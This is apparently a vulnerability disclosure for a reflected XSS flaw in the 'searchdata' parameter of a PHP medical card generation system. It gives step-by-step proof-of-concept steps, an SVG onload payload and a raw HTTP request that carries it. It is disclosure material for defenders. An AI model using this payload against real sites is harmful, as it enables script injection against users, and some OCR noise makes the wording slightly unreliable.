Reflected Cross Site Scripting (XSS) vulnerability was found in "mcgs/download-medical-cards.php" in Medical Card Generation System using PHP and MySQL V1.0 allows remote a ackers to execute arbitrary code via "searchdata" POST request parameter.

Affected Project: Medical Card Generation System using PHP and MySQL V1.0

Official Website: https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/


Version: 1.0

Affected Components:


- **Affected File:** mcgs/download-medical-cards.php
- **Affected Parameter:** "searchdata" URL parameter

Proof of Concept:

Step 1: First navigate to http://localhost/mcgs/download-medical-cards.php



Step 2: Insert the payload **(<svg/onload=alert('XSS')>)** in view medical card details and click on search.



Step 3: In search bar, provide values **(<svg/onload=alert('XSS')>)** and enable burpsuite to confirm the parameter. Now proceed to forward the request.

```
POST /mcgs/download-medical-cards.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/mcgs/download-medical-cards.php
Cookie: PHPSESSID=ouhh67ci97ca5g2774rc5dlr2f
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=%3Csvg%2Fonload%3Dalert%28%27XSS%27%29%3E&search=
```

Step 4: Payload is executed with Reflected Cross Site Scripting.